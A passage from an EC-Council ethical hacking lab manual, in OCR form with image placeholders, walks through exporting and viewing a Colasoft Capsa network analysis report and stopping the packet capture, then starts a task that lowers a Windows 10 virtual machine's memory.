


Figure 2.2.32: Colasoft Capsa Network Analyzer: Report tab

50. The **Save As** window appears; select your desired location (here, **Desktop**). In the **File name** field, type **Capsa Network Analyzer Report** and click **Save.**




Figure 2.2.33: Save As window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. An **Export File** pop-up appears; click **Open file** to open the exported report.




Figure 2.2.34: Export file window

52. The generated report appears in the browser, as shown in the screenshot.
53. You can click the respective hyperlinks for information, or you can scroll down to view a complete detailed report.
54. Here, we will click on the **Top MAC Address by Total Traffic** hyperlink to view the statistical information regarding MAC address traffic.




Figure 2.2.35: Global Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.36: Top MAC Address by Total Traffic

Note: In real-time, an attacker may perform this analysis to obtain sensitive information as well as to find any loopholes in the network.

55. In the **Colasoft Capsa** main window, click **Stop** on the toolbar to stop capturing network packets.




Figure 2.2.37: Stop capturing

56. This concludes the demonstration of analyzing a network using the Capsa Network Analyzer.

57. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.16

Decrease Windows 10 Memory (RAM)

58. Turn off the **Windows 10** and **Windows Server 2016** virtual machines.
59. In the **Windows 10** operating system node, click the **Memory** option under the **Devices** section.




Figure 2.2.38: Windows 10 settings

60. The **Virtual Machine Settings** window appears. On the left-hand pane, toggle the slide bar in the **Memory** section to change **Memory for this virtual machine** to **2 GB** or **2048 MB** and click **OK**.

